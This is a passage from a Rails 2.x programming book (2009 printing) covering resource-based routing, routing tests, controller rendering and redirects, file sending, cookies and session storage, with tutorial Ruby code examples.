R ESOURCE -B ASED R OUTING 456 def edit @comment = @article.comments.find(params[:id]) end def create @comment = Comment.new(params[:comment]) if (@article.comments << @comment) redirect_to article_url(@article) else render :action => :new end end def update @comment = @article.comments.find(params[:id]) if @comment.update_attributes(params[:comment]) redirect_to article_url(@article) else render :action => :edit end end def destroy comment = @article.comments.find(params[:id]) @article.comments.delete(comment) redirect_to article_url(@article) end private def find_article @article_id = params[:article_id] return(redirect_to(articles_url)) unless @article_id @article = Article.find(@article_id) end end The full source code for this application, showing the additional views for com- ments, is available online. Shallow Route Nesting At times, nested resources can produce cumbersome URL. A solution to this is to use shallow route nesting: map.resources :articles, :shallow => true do |article| article.resources :comments end This will enable the recognition of the following routes: /articles/1 => article_path(1) /articles/1/comments => article_comments_path(1) /comments/2 => comment_path(2) Report erratum this copy is (P1.0 printing, March 2009)
R ESOURCE -B ASED R OUTING 457 Try rake routes to see the full mapping. Selecting a Data Representation One of the goals of a REST architecture is to decouple data from its represen- tation. If a human user uses the URL path /articles to fetch some articles, they should see a nicely formatted HTML. If an application asks for the same URL, it could elect to receive the results in a code-friendly format (YAML, JSON, or XML, perhaps). We’ve already seen how Rails can use the HTTP Accept header in a respond_to block in the controller. However, it isn’t always easy (and sometimes it’s plain impossible) to set the Accept header. To deal with this, Rails allows you to pass the format of response you’d like as part of the URL. To do this, set a :format parameter in your routes to the file extension of the MIME type you’d like returned. The easiest way to do this is by adding a field called :format to your route definitions: map.store "/store/:action/:id.:format" , :id => nil, :format => nil Because a full stop (period) is a separator character in route definitions, :format is treated as just another field. Because we give it a nil default value, it’s an optional field. Having done this, we can use a respond_to block in our controllers to select our response type depending on the requested format: def show respond_to do |format| format.html format.xml { render :xml => @product.to_xml } format.yaml { render :text => @product.to_yaml } end end Given this, a request to /store/show/1 or /store/show/1.html will return HTML con- tent, while /store/show/1.xml will return XML and /store/show/1.yaml will return YAML. You can also pass the format in as an HTTP request parameter: GET HTTP://pragprog.com/store/show/123?format=xml The routes defined by map.resources have this facility enabled by default. Although the idea of having a single controller that responds with different content types seems appealing, the reality is tricky. In particular, it turns out that error handling can be tough. Although it’s acceptable on error to redirect a user to a form, showing them a nice flash message, you have to adopt a different strategy when you serve XML. Consider your application architecture carefully before deciding to bundle all your processing into single controllers. Report erratum this copy is (P1.0 printing, March 2009)
T ESTING R OUTING 458 Rails makes it simple to develop an application that is based on Resource- based routing. Many claim it greatly simplifies the coding of their applications. However, it isn’t always appropriate. Don’t feel compelled to use it if you can’t find a way of making it work. And you can always mix and match. Some controllers can be resourced based, and others can be based on actions. Some controllers can even be resource based with a few extra actions. 21.4 Testing Routing So far we’ve experimented with routes by poking at them manually using script/console. When it comes time to roll out an application, though, we might want to be a little more formal and include unit tests that verify our routes work as expected. Rails includes a number of test helpers that make this easy: assert_generates(path, options, defaults={}, extras={}, message=nil) Verifies that the given set of options generates the specified path. Download e1/routing/test/unit/routing_test.rb def test_generates ActionController::Routing.use_controllers! ["store" ] load "config/routes.rb" assert_generates("/store" , :controller => "store" , :action => "index" ) assert_generates("/store/list" , :controller => "store" , :action => "list" ) assert_generates("/store/add_to_cart/1" , { :controller => "store" , :action => "add_to_cart" , :id => "1" , :name => "dave" }, {}, { :name => "dave" }) end The extras parameter is used to tell the request the names and values of additional request parameters (in the third assertion in the previous code, this would be ?name=dave). The test framework does not add these as strings to the generated URL; instead, it tests that the values it would have added appears in the extras hash. The defaults parameter is unused. assert_recognizes(options, path, extras={}, message=nil) Verifies that routing returns a specific set of options given a path. Download e1/routing/test/unit/routing_test.rb def test_recognizes ActionController::Routing.use_controllers! ["store" ] load "config/routes.rb" Report erratum this copy is (P1.0 printing, March 2009)
T ESTING R OUTING 459 # Check the default index action gets generated assert_recognizes({"controller" => "store" , "action" => "index" }, "/store" ) # Check routing to an action assert_recognizes({"controller" => "store" , "action" => "list" }, "/store/list" ) # And routing with a parameter assert_recognizes({ "controller" => "store" , "action" => "add_to_cart" , "id" => "1" }, "/store/add_to_cart/1" ) # And routing with a parameter assert_recognizes({ "controller" => "store" , "action" => "add_to_cart" , "id" => "1" , "name" => "dave" }, "/store/add_to_cart/1" , { "name" => "dave" } ) # like having ?name=dave after the URL # Make it a post request assert_recognizes({ "controller" => "store" , "action" => "add_to_cart" , "id" => "1" }, { :path => "/store/add_to_cart/1" , :method => :post }) end The extras parameter again contains the additional URL parameters. In the fourth assertion in the preceding code example, we use the extras parameter to verify that, had the URL ended ?name=dave, the resulting params hash would contain the appropriate values.8 The :conditions parameter lets you specify routes that are conditional on the HTTP verb of the request. You can test these by passing a hash, rather than a string, as the second parameter to assert_recognizes. The hash should contain two elements: :path will contain the incoming request path, and :method will contain the HTTP verb to be used. Download e1/routing/test/unit/routing_conditions_test.rb def test_method_specific_routes assert_recognizes({"controller" => "store" , "action" => "display_checkout_form" }, :path => "/store/checkout" , :method => :get) assert_recognizes({"controller" => "store" , "action" => "save_checkout_form" }, :path => "/store/checkout" , :method => :post) end 8. Yes, it is strange that you can’t just put ?name=dave on the URL itself. Report erratum this copy is (P1.0 printing, March 2009)
T ESTING R OUTING 460 assert_routing(path, options, defaults={}, extras={}, message=nil) Combines the previous two assertions, verifying that the path generates the options and then that the options generate the path. Download e1/routing/test/unit/routing_test.rb def test_routing ActionController::Routing.use_controllers! ["store" ] load "config/routes.rb" assert_routing("/store" , :controller => "store" , :action => "index" ) assert_routing("/store/list" , :controller => "store" , :action => "list" ) assert_routing("/store/add_to_cart/1" , :controller => "store" , :action => "add_to_cart" , :id => "1" ) end It’s important to use symbols as the keys and use strings as the values in the options hash. If you don’t, asserts that compare your options with those returned by routing will fail. Report erratum this copy is (P1.0 printing, March 2009)
Chapter 22 Action Controller and Rails In the previous chapter, we worked out how Action Controller routes an incom- ing request to the appropriate code in your application. Now let’s see what happens inside that code. 22.1 Action Methods When a controller object processes a request, it looks for a public instance method with the same name as the incoming action. If it finds one, that method is invoked. If not but the controller implements method_missing, that method is called, passing in the action name as the first parameter and an empty argument list as the second. If no method can be called, the controller looks for a template named after the current controller and action. If found, this template is rendered directly. If none of these things happen, an Unknown Action error is generated. By default, any public method in a controller may be invoked as an action method. You can prevent particular methods from being accessible as actions by making them protected or private. If for some reason you must make a method in a controller public but don’t want it to be accessible as an action, hide it using hide_action: class OrderController < ApplicationController def create_order order = Order.new(params[:order]) if check_credit(order) order.save else # ... end end
A CTION M ETHODS 462 hide_action :check_credit def check_credit(order) # ... end end If you find yourself using hide_action because you want to share the nonaction methods in one controller with another, consider moving these methods into separate libraries—your controllers may contain too much application logic. Controller Environment The controller sets up the environment for actions (and, by extension, for the views that they invoke). Many of these methods provide direct access to infor- mation contained in the URL or request. action_name The name of the action currently being processed. cookies The cookies associated with the request. Setting values into this object stores cookies on the browser when the response is sent. We discuss cookies on page 473. headers A hash of HTTP headers that will be used in the response. By default, Cache-Control is set to no-cache. You might want to set Content-Type head- ers for special-purpose applications. Note that you shouldn’t set cookie values in the header directly—use the cookie API to do this. params A hash-like object containing request parameters (along with pseudo- parameters generated during routing). It’s hash-like because you can index entries using either a symbol or a string—params[:id] and params[’id’] return the same value. Idiomatic Rails applications use the symbol form. request The incoming request object. It includes these attributes: • request_method returns the request method, one of :delete, :get, :head, :post, or :put. • method returns the same value as request_method except for :head, which it returns as :get because these two are functionally equiva- lent from an application point of view. Report erratum this copy is (P1.0 printing, March 2009)
A CTION M ETHODS 463 • delete?, get?, head?, post?, and put? return true or false based on the request method. • xml_http_request? and xhr? return true if this request was issued by one of the Ajax helpers. Note that this parameter is independent of the method parameter. • url, which returns the full URL used for the request. • protocol, host, port, path, and query_string, which returns components of the URL used for the request, based on the following pattern: protocol://host:port/path?query_string. • domain, which returns the last two components of the domain name of the request. • host_with_port, which is a host:port string for the request. • port_string, which is a :port string for the request if the port is not the default port. • ssl?, which is true if this is an SSL request; in other words, the request was made with the HTTPS protocol. • remote_ip, which returns the remote IP address as a string. The string may have more than one address in it if the client is behind a proxy. • path_without_extension, path_without_format_and_extension, format_and_ extension, and relative_path return portions of the full path. • env, the environment of the request. You can use this to access val- ues set by the browser, such as this: request.env['HTTP_ACCEPT_LANGUAGE' ] • accepts, which is the value of the accepts MIME type for the request. • format, which is the value of the accepts MIME type for the request. If no format is available, the first of the accept types will be used. • mime_type, which is the MIME type associated with the extension. • content_type, which is the MIME type for the request. This is useful for put and post requests. • headers, which is the complete set of HTTP headers. • body, which is the request body as an I/O stream. Report erratum this copy is (P1.0 printing, March 2009)
A CTION M ETHODS 464 • content_length, which is the number of bytes purported to be in the body. class BlogController < ApplicationController def add_user if request.get? @user = User.new else @user = User.new(params[:user]) @user.created_from_ip = request.env["REMOTE_HOST" ] if @user.save redirect_to_index("User #{@user.name} created" ) end end end end See the documentation of ActionController::AbstractRequest for full details. response The response object, filled in during the handling of the request. Nor- mally, this object is managed for you by Rails. As we’ll see when we look at filters on page 490, we sometimes access the internals for specialized processing. session A hash-like object representing the current session data. We describe this on page 477. In addition, a logger is available throughout Action Pack. We describe this on page 272. Responding to the User Part of the controller’s job is to respond to the user. There are basically four ways of doing this: • The most common way is to render a template. In terms of the MVC paradigm, the template is the view, taking information provided by the controller and using it to generate a response to the browser. • The controller can return a string directly to the browser without invok- ing a view. This is fairly rare but can be used to send error notifications. • The controller can return nothing to the browser.1 This is sometimes used when responding to an Ajax request. • The controller can send other data to the client (something other than HTML). This is typically a download of some kind (perhaps a PDF docu- ment or a file’s contents). 1. In fact, the controller returns a set of HTTP headers, because some kind of response is expected. Report erratum this copy is (P1.0 printing, March 2009)
A CTION M ETHODS 465 We’ll look at these in more detail shortly. A controller always responds to the user exactly one time per request. This means that you should have just one call to a render, redirect_to, or send_xxx method in the processing of any request. (A DoubleRenderError exception is thrown on the second render.) The undocumented method erase_render_results discards the effect of a previous render in the current request, permitting a second render to take place. Use at your own risk. Because the controller must respond exactly once, it checks to see whether a response has been generated just before it finishes handling a request. If not, the controller looks for a template named after the controller and action and automatically renders it. This is the most common way that rendering takes place. You may have noticed that in most of the actions in our shopping cart tutorial we never explicitly rendered anything. Instead, our action methods set up the context for the view and return. The controller notices that no rendering has taken place and automatically invokes the appropriate template. You can have multiple templates with the same name but with different exten- sions (for example, .html.erb, .xml.builder, and .js.rjs). If you don’t specify an exten- sion in a render request, Rails assumes html.erb.2 Rendering Templates A template is a file that defines the content of a response for our application. Rails supports three template formats out of the box: erb, which is embedded Ruby code (typically with HTML); builder, a more programmatic way of con- structing XML content, and RJS, which generates JavaScript. We’ll talk about the contents of these files starting on page 508. By convention, the template for action action of controller control will be in the file app/views/control/action.type.xxx (where type is the file type, such as htmlatom or js; and xxx is one of erb, builder, or rjs). The app/views part of the name is the default. It may be overridden for an entire application by setting this: ActionController::Base.template_root =dir_path The render method is the heart of all rendering in Rails. It takes a hash of options that tell it what to render and how to render it. 2. There’s an obscure exception to this. Once Rails finds a template, it caches it. If you’re in development mode and you change the type of a template, Rails may not find it, because it will give preference to the previously cached name. You’ll have to restart your application to get the new template invoked. Report erratum this copy is (P1.0 printing, March 2009)
A CTION M ETHODS 466 It is tempting to write code in our controllers that looks like this: # DO NOT DO THIS def update @user = User.find(params[:id]) if @user.update_attributes(params[:user]) render :action => show end render :template => "fix_user_errors" end It seems somehow natural that the act of calling render (and redirect_to) should somehow terminate the processing of an action. This is not the case. The pre- vious code will generate an error (because render is called twice) in the case where update_attributes succeeds. Let’s look at the render options used in the controller here (we’ll look separately at rendering in the view starting on page 552): render() With no overriding parameter, the render method renders the default tem- plate for the current controller and action. The following code will render the template app/views/blog/index.html.erb: class BlogController < ApplicationController def index render end end So will the following (as the default action of a controller is to call render if the action doesn’t): class BlogController < ApplicationController def index end end And so will this (because the controller will call a template directly if no action method is defined): class BlogController < ApplicationController end render(:text =>string) Sends the given string to the client. No template interpretation or HTML escaping is performed. class HappyController < ApplicationController def index render(:text => "Hello there!" ) end end Report erratum this copy is (P1.0 printing, March 2009)
A CTION M ETHODS 467 render(:inline =>string, [ :type =>"erb"|"builder"|"rjs" ], [ :locals =>hash] ) Interprets string as the source to a template of the given type, rendering the results back to the client. If the :locals hash is given, the contents are used to set the values of local variables in the template. The following code adds method_missing to a controller if the application is running in development mode. If the controller is called with an invalid action, this renders an inline template to display the action’s name and a formatted version of the request parameters. class SomeController < ApplicationController if RAILS_ENV == "development" def method_missing(name, *args) render(:inline => %{ <h2>Unknown action: #{name}</h2> Here are the request parameters:<br/> <%= debug(params) %> }) end end end render(:action =>action_name) Renders the template for a given action in this controller. Sometimes folks use the :action form of render when they should use redirects. See the discussion starting on page 470 for why this is a bad idea. def display_cart if @cart.empty? render(:action => :index) else # ... end end Note that calling render(:action...) does not call the action method; it sim- ply displays the template. If the template needs instance variables, these must be set up by the method that calls the render. Let’s repeat this, because this is a mistake that beginners often make: calling render(:action...) does not invoke the action method. It simply ren- ders that action’s default template. render(:file =>path, [ :use_full_path =>true|false], [:locals =>hash]) Renders the template in the given path (which must include a file exten- sion). By default this should be an absolute path to the template, but if the :use_full_path option is true, the view will prepend the value of the template base path to the path you pass in. The template base path is set in the configuration for your application. If specified, the values in the :locals hash are used to set local variables in the template. Report erratum this copy is (P1.0 printing, March 2009)
A CTION M ETHODS 468 render(:template =>name, [:locals =>hash] ) Renders a template and arranges for the resulting text to be sent back to the client. The :template value must contain both the controller and action parts of the new name, separated by a forward slash. The following code will render the template app/views/blog/short_list: class BlogController < ApplicationController def index render(:template => "blog/short_list" ) end end render(:partial =>name, ...) Renders a partial template. We talk about partial templates in depth on page 552. render(:nothing => true) Returns nothing—sends an empty body to the browser. render(:xml =>stuff ) Renders stuff as text, forcing the content type to be application/xml. render(:json =>stuff, [callback =>hash] ) Renders stuff as JSON, forcing the content type to be application/json. Specifying :callback will cause the result to be wrapped in a call to the named callback function. render(:update) do |page| ... end Renders the block as an RJS template, passing in the page object. render(:update) do |page| page[:cart].replace_html :partial => 'cart' , :object => @cart page[:cart].visual_effect :blind_down if @cart.total_items == 1 end All forms of render take optional :status, :layout, and :content_type parameters. The :status parameter is used to set the status header in the HTTP response. It defaults to "200 OK". Do not use render with a 3xx status to do redirects; Rails has a redirect method for this purpose. The :layout parameter determines whether the result of the rendering will be wrapped by a layout (we first came across layouts on page 99, and we’ll look at them in depth starting on page 548). If the parameter is false, no layout will be applied. If set to nil or true, a layout will be applied only if there is one associated with the current action. If the :layout parameter has a string as a value, it will be taken as the name of the layout to use when rendering. A layout is never applied when the :nothing option is in effect. The :content_type parameter lets you specify a value that will be passed to the browser in the Content-Type HTTP header. Report erratum this copy is (P1.0 printing, March 2009)
A CTION M ETHODS 469 Sometimes it is useful to be able to capture what would otherwise be sent to the browser in a string. The render_to_string method takes the same parameters as render but returns the result of rendering as a string—the rendering is not stored in the response object and so will not be sent to the user unless you take some additional steps. Calling render_to_string does not count as a real render. You can invoke the real render method later without getting a DoubleRender error. Sending Files and Other Data We’ve looked at rendering templates and sending strings in the controller. The third type of response is to send data (typically, but not necessarily, file con- tents) to the client. send_data Sends a string containing binary data to the client. send_data(data, options...) Sends a data stream to the client. Typically the browser will use a combination of the content type and the disposition, both set in the options, to determine what to do with this data. def sales_graph png_data = Sales.plot_for(Date.today.month) send_data(png_data, :type => "image/png" , :disposition => "inline" ) end Options: :disposition string Suggests to the browser that the file should be displayed inline (option inline) or downloaded and saved (option attachment, the default). :filename string A suggestion to the browser of the default filename to use when saving this data. :status string The status code (defaults to "200 OK"). :type string The content type, defaulting to application/octet-stream. :url_based_filename boolean If true and :filename is not set, prevents Rails from providing the basename of the file in the Content-Dispostion header. Specify- ing this is necessary in order to make some browsers to handle i18n filenames correctly. send_file Sends the contents of a file to the client. send_file(path, options...) Sends the given file to the client. The method sets the Content-Length, Content-Type, Content-Disposition, and Content-Transfer-Encoding headers. Report erratum this copy is (P1.0 printing, March 2009)
A CTION M ETHODS 470 Options: :buffer_size number The amount sent to the browser in each write if streaming is enabled (:stream is true). :disposition string Suggests to the browser that the file should be displayed inline (option inline) or downloaded and saved (option attachment, the default). :filename string A suggestion to the browser of the default filename to use when saving the file. If not set, defaults to the filename part of path. :status string The status code (defaults to "200 OK"). :stream true or false If false, the entire file is read into server memory and sent to the client. Otherwise, the file is read and written to the client in :buffer_size chunks. :type string The content type, defaulting to application/octet-stream. You can set additional headers for either send_ method using the headers attribute in the controller. def send_secret_file send_file("/files/secret_list" ) headers["Content-Description" ] = "Top secret" end We show how to upload files starting on page 544. Redirects An HTTP redirect is sent from a server to a client in response to a request. In effect, it says, “I can’t handle this request, but here’s some URL that can.” The redirect response includes a URL that the client should try next along with some status information saying whether this redirection is permanent (status code 301) or temporary (307). Redirects are sometimes used when web pages are reorganized; clients accessing pages in the old locations will get referred to the page’s new home. More commonly, Rails applications use redirects to pass the processing of a request off to some other action. Redirects are handled behind the scenes by web browsers. Normally, the only way you’ll know that you’ve been redirected is a slight delay and the fact that the URL of the page you’re viewing will have changed from the one you requested. This last point is important—as far as the browser is concerned, a redirect from a server acts pretty much the same as having an end user enter the new destination URL manually. Redirects turn out to be important when writing well-behaved web applica- tions. Let’s look at a simple blogging application that supports comment post- ing. After a user has posted a comment, our application should redisplay the article, presumably with the new comment at the end. Report erratum this copy is (P1.0 printing, March 2009)
A CTION M ETHODS 471 It’s tempting to code this using logic such as the following: class BlogController def display @article = Article.find(params[:id]) end def add_comment @article = Article.find(params[:id]) comment = Comment.new(params[:comment]) @article.comments << comment if @article.save flash[:note] = "Thank you for your valuable comment" else flash[:note] = "We threw your worthless comment away" end # DON'T DO THIS render(:action => 'display' ) end end The intent here was clearly to display the article after a comment has been posted. To do this, the developer ended the add_comment method with a call to render(:action=>'display'). This renders the display view, showing the updated article to the end user. But think of this from the browser’s point of view. It sends a URL ending in blog/add_comment and gets back an index listing. As far as the browser is concerned, the current URL is still the one that ends in blog/add_comment. This means that if the user hits Refresh or Reload (perhaps to see whether anyone else has posted a comment), the add_comment URL will be sent again to the application. The user intended to refresh the display, but the application sees a request to add another comment. In a blog application, this kind of unintentional double entry is inconvenient. In an online store, it can get expensive. In these circumstances, the correct way to show the added comment in the index listing is to redirect the browser to the display action. We do this using the Rails redirect_to method. If the user subsequently hits Refresh, it will simply reinvoke the display action and not add another comment: def add_comment @article = Article.find(params[:id]) comment = Comment.new(params[:comment]) @article.comments << comment if @article.save flash[:note] = "Thank you for your valuable comment" else flash[:note] = "We threw your worthless comment away" end redirect_to(:action => 'display') end Rails has a simple yet powerful redirection mechanism. It can redirect to an Report erratum this copy is (P1.0 printing, March 2009)
A CTION M ETHODS 472 action in a given controller (passing parameters), to a URL (on or off the current server), or to the previous page. Let’s look at these three forms in turn. redirect_to Redirects to an action. redirect_to(:action => ..., options...) Sends a temporary redirection to the browser based on the values in the options hash. The target URL is generated using url_for, so this form of redirect_to has all the smarts of Rails routing code behind it. See Section 21.2, Routing Requests, on page 426 for a description. redirect_to Redirects to a URL. redirect_to(path) Redirects to the given path. If the path does not start with a protocol (such as http://), the protocol and port of the current request will be prepended. This method does not perform any rewriting on the URL, so it should not be used to create paths that are intended to link to actions in the application (unless you generate the path using url_for or a named route URL generator). def save order = Order.new(params[:order]) if order.save redirect_to :action => "display" else session[:error_count] ||= 0 session[:error_count] += 1 if session[:error_count] < 4 flash[:notice] = "Please try again" else # Give up -- user is clearly struggling redirect_to("/help/order_entry.html" ) end end end redirect_to Redirects to the referrer. redirect_to(:back) Redirects to the URL given by the HTTP_REFERER header in the current request. def save_details unless params[:are_you_sure] == 'Y' redirect_to(:back) else ... end end Report erratum this copy is (P1.0 printing, March 2009)
C OOKIES AND S ESSIONS 473 By default all redirections are flagged as temporary (they will affect only the current request). When redirecting to a URL, it’s possible you might want to make the redirection permanent. In that case, set the status in the response header accordingly: headers["Status" ] = "301 Moved Permanently" redirect_to("http://my.new.home" ) Because redirect methods send responses to the browser, the same rules apply as for the rendering methods—you can issue only one per request. 22.2 Cookies and Sessions Cookies allow web applications to get hash-like functionality from browser sessions. You can store named strings on the client browser that are sent back to your application on subsequent requests. This is significant because HTTP, the protocol used between browsers and web servers, is stateless. Cookies provide a means for overcoming this limitation, allowing web applications to maintain data between requests. Rails abstracts cookies behind a convenient and simple interface. The con- troller attribute cookies is a hash-like object that wraps the cookie protocol. When a request is received, the cookies object will be initialized to the cookie names, and values will be sent from the browser to the application. At any time the application can add new key/value pairs to the cookies object. These will be sent to the browser when the request finishes processing. These new values will be available to the application on subsequent requests (subject to various limitations, described in a moment). Here’s a simple Rails controller that stores a cookie in the user’s browser and redirects to another action. Remember that the redirect involves a round-trip to the browser and that the subsequent call into the application will create a new controller object. The new action recovers the value of the cookie sent up from the browser and displays it. Download e1/cookies/cookie1/app/controllers/cookies_controller.rb class CookiesController < ApplicationController def action_one cookies[:the_time] = Time.now.to_s redirect_to :action => "action_two" end def action_two cookie_value = cookies[:the_time] render(:text => "The cookie says it is #{cookie_value}" ) end end Report erratum this copy is (P1.0 printing, March 2009)
C OOKIES AND S ESSIONS 474 You must pass a string as the cookie value—no implicit conversion is per- formed. You’ll probably get an obscure error containing private method ‘gsub’ called... if you pass something else. Browsers store a small set of options with each cookie: the expiry date and time, the paths that are relevant to the cookie, and the domain to which the cookie will be sent. If you create a cookie by assigning a value to cookies[name], you get a default set of these options: the cookie will apply to the whole site, it will expire when the browser is closed, and it will apply to the domain of the host doing the setting. However, these options can be overridden by passing in a hash of values, rather than a single string. (In this example, we use the groovy #days.from_now extension to Fixnum. This is described in Chapter 16, Active Support, on page 275.) cookies[:marsupial] = { :value => "wombat" , :expires => 30.days.from_now, :path => "/store" } The valid options are :domain, :expires, :path, :secure, and :value. The :domain and :path options determine the relevance of a cookie—a browser will send a cookie back to the server if the cookie path matches the leading part of the request path and if the cookie’s domain matches the tail of the request’s domain. The :expires option sets a time limit for the life of the cookie. It can be an absolute time, in which case the browser will store the cookie on disk and delete it when that time passes,3 or an empty string, in which case the browser will store it in memory and delete it at the end of the browsing session. If no expiry time is given, it is treated as if it were an empty string. Finally, the :secure option tells the browser to send back the cookie only if the request uses https://. Cookies are fine for storing small strings on a user’s browser but don’t work so well for larger amounts of more structured data. Cookie Detection The problem with using cookies is that some users don’t like them and disable cookie support in their browser. You’ll need to design your application to be robust in the face of missing cookies. (It needn’t be fully functional; it just needs to be able to cope with missing data.) Doing this isn’t very hard, but it does require a number of steps. The end result will be something that will be completely transparent to most users: two quick redirects, which occur only the very first time they access your site, which is when the session is established. 3. This time is absolute and is set when the cookie is created. If your application needs to set a cookie that expires so many minutes after the user last sent a request, you either need to reset the cookie on each request or (better yet) keep the session expiry time in session data in the server and update it there. Report erratum this copy is (P1.0 printing, March 2009)
C OOKIES AND S ESSIONS 475 The first thing we need to do is make the SESSION_KEY a constant that can be referred to later in the application. In your config/environment.rb file, this value is currently hardcoded in the assignment to config.action_controller.session. We need to refactor that out: Download e1/cookies/cookie2/config/environment.rb # Be sure to restart your server when you modify this file # Uncomment below to force Rails into production mode when # you don't control web/app server and can't set it the proper way # ENV['RAILS_ENV'] ||= 'production' # Specifies gem version of Rails to use when vendor/rails is not present RAILS_GEM_VERSION = '2.2.2' unless defined? RAILS_GEM_VERSION # Bootstrap the Rails environment, frameworks, and default configuration require File.join(File.dirname(__FILE__), 'boot' ) # Define session key as a constant SESSION_KEY = '_cookie2_session' Rails::Initializer.run do |config| # ... # Your secret key for verifying cookie session data integrity. # If you change this key, all old sessions will become invalid! # Make sure the secret is at least 30 characters and all random, # no regular words or you'll be exposed to dictionary attacks. config.action_controller.session = { :session_key => SESSION_KEY, :secret => 'cbd4061f23fe1dfeb087dd38c...888cdd186e23c9d7137606801cb7665' } # ... end Now we need to do two things. First, we need to define a cookies_required filter that we apply to all actions in our application that require cookies. For simplicity, we will do it for all actions except for the cookies test itself. If your application has different needs, adjust accordingly. This method does nothing if the session is already defined; otherwise, it attempts to save the request URI in a new session and redirect to the cookies test. Then we need to define the cookies_test method itself. It, too, is straightforward: if there is no session, we log that fact and render a simple template that will inform the user that enabling cookies is required in order to use this applica- tion. If there is a session at this point, we simply redirect back, taking care to provide a default destination in case some joker decides to directly access this Report erratum this copy is (P1.0 printing, March 2009)
C OOKIES AND S ESSIONS 476 action and then remove this information from the session. Adjust the default destination as required: Download e1/cookies/cookie2/app/controllers/application.rb # Filters added to this controller apply to all controllers in the application. # Likewise, all the methods added will be available for all controllers. class ApplicationController < ActionController::Base helper :all # include all helpers, all the time before_filter :cookies_required, :except => [:cookies_test] # See ActionController::RequestForgeryProtection for details # Uncomment the :secret if you're not using the cookie session store protect_from_forgery # :secret => 'cde978d90e26e7230552d3593d445759' # See ActionController::Base for details # Uncomment this to filter the contents of submitted sensitive data parameters # from your application log (in this case, all fields with names like "password"). # filter_parameter_logging :password def cookies_test if request.cookies[SESSION_KEY].blank? logger.warn("** Cookies are disabled for #{request.remote_ip} at #{Time.now}" ) render :template => 'cookies_required' else redirect_to(session[:return_to] || {:controller => "store" }) session[:return_to] = nil end end protected def cookies_required return unless request.cookies[SESSION_KEY].blank? session[:return_to] = request.request_uri redirect_to :action => "cookies_test" end end We have one last thing to attend to. Although the previous works just fine, it has one unfortunate side effect: pretty much all of our functional test will now be failing, because whatever they were expecting before, the one thing they are not expecting is a redirect to a cookies test. This can be rectified by creating a faux session. And, of course, while we are here, any self-respecting agile developer would create a functional test of the cookies test itself: Download e1/cookies/cookie2/test/functional/store_controller_test.rb require 'test_helper' class StoreControllerTest < ActionController::TestCase def setup Report erratum this copy is (P1.0 printing, March 2009)
C OOKIES AND S ESSIONS 477 @request.cookies[SESSION_KEY] = "faux session" end test "existing functional tests should continue to work" do get :hello assert_response :success end test "when cookies are disabled a redirect results" do @request.cookies.delete SESSION_KEY get :hello assert_response :redirect assert_equal 'http://test.host/store/cookies_test' , redirect_to_url end end Rails Sessions A Rails session is a hash-like structure that persists across requests. Unlike raw cookies, sessions can hold any objects (as long as those objects can be marshaled), which makes them ideal for holding state information in web marshal ֒ page 677 → applications. For example, in our store application, we used a session to hold the shopping cart object between requests. The Cart object could be used in our application just like any other object. But Rails arranged things such that the cart was saved at the end of handling each request and, more important, that the correct cart for an incoming request was restored when Rails started to handle that request. Using sessions, we can pretend that our application stays around between requests. And that leads to an interesting question: exactly where does this data stay around between requests? One choice is for the server to send it down to the client as a cookie. This is the default for Rails 2.0. It places limitations on the size and increases the bandwidth but means that there is less for the server to manage and clean up. Note that the contents are cryptographically signed but (by default) unencrypted, which means that users can see but not tamper with the contents. The other option is to store the data on the server. There are two parts to this. First, Rails has to keep track of sessions. It does this by creating (by default) a 32-hex character key (which means there are 1632 possible combinations). This key is called the session id, and it’s effectively random. Rails arranges to store this session id as a cookie (with the key _session_id) on the user’s browser. Because subsequent requests come into the application from this browser, Rails can recover the session id. Second, Rails keeps a persistent store of session data on the server, indexed by the session id. When a request comes in, Rails looks up the data store using the session id. The data that it finds there is a serialized Ruby object. Report erratum this copy is (P1.0 printing, March 2009)
C OOKIES AND S ESSIONS 478 David Says. . . The Wonders of a Cookie-Based Session The default Rails session store sounds like a crazy idea when you hear it at first. You’re going to actually store the values on the client?! But what if I want to store the nuclear launch codes in the session and I can’t have the client actually knowing those? Yes, the default store is not suitable for storing secrets you need to keep from the client. But that’s actually a valuable constraint that’ll lead you to avoid the perils of keeping complex objects that can go out of date in the session. And the paper dragon of the nuclear launch codes is just about never a real, relevant concern. Neither is the size constraint. Cookies can be only about 4KB big, so you can’t stuff them with all sorts of malarkey. That again fits the best practices of storing only references, like a cart_id, not the actual cart itself. The key security concern you should be worried about is whether the client is actually able to change the session. You want to ensure the integrity of the values that you put. It’d be no good if the client could change his cart_id from a 5 to 8 and get someone else’s cart. Thankfully, Rails protects you against exactly this case by signing the session and raising an exception that warns of the tampering if it doesn’t match. The benefits you get back is that there is no load on the database from fetch- ing and saving the session on every request and there’s no cleanup duties either. If you keep your session on the filesystem or in the database, you’ll have to deal with how to clean up stale sessions, which is a real hassle. No one likes to be on cleanup duty. The cookie-based sessions know how to clean up after themselves. What’s not to love about that? It deserializes this and stores the result in the controller’s session attribute, where the data is available to our application code. The application can add to and modify this data to its heart’s content. When it finishes processing each request, Rails writes the session data back into the data store. There it sits until the next request from this browser comes along. What should you store in a session? You can store anything you want, subject to a few restrictions and caveats: • There are some restrictions on what kinds of object you can store in a session. The details depend on the storage mechanism you choose (which we’ll look at shortly). In the general case, objects in a session must be Report erratum this copy is (P1.0 printing, March 2009)
C OOKIES AND S ESSIONS 479 serializable (using Ruby’s Marshal functions). This means, for example, serialize ֒ page 677 → that you cannot store an I/O object in a session. • You probably don’t want to store massive objects in session data—put them in the database, and reference them from the session. This is par- ticularly true for cookie-based sessions, where the overall limit is 4KB. • You probably don’t want to store volatile objects in session data. For example, you might want to keep a tally of the number of articles in a blog and store that in the session for performance reasons. But, if you do that, the count won’t get updated if some other user adds an article. It is tempting to store objects representing the currently logged-in user in session data. This might not be wise if your application needs to be able to invalidate users. Even if a user is disabled in the database, their session data will still reflect a valid status. Store volatile data in the database, and reference it from the session instead. • You probably don’t want to store critical information solely in session data. For example, if your application generates an order confirmation number in one request and stores it in session data so that it can be saved to the database when the next request is handled, you risk losing that number if the user deletes the cookie from their browser. Critical information needs to be in the database. There’s one more caveat, and it’s a big one. If you store an object in session data, then the next time you come back to that browser, your application will end up retrieving that object. However, if in the meantime you’ve updated your application, the object in session data may not agree with the definition of that object’s class in your application, and the application will fail while processing the request. There are three options here. One is to store the object in the database using conventional models and keep just the id of the row in the session. Model objects are far more forgiving of schema changes than the Ruby marshaling library. The second option is to manually delete all the session data stored on your server whenever you change the definition of a class stored in that data. The third option is slightly more complex. If you add a version number to your session keys and change that number whenever you update the stored data, you’ll only ever load data that corresponds with the current version of the application. You can potentially version the classes whose objects are stored in the session and use the appropriate classes depending on the session keys associated with each request. This last 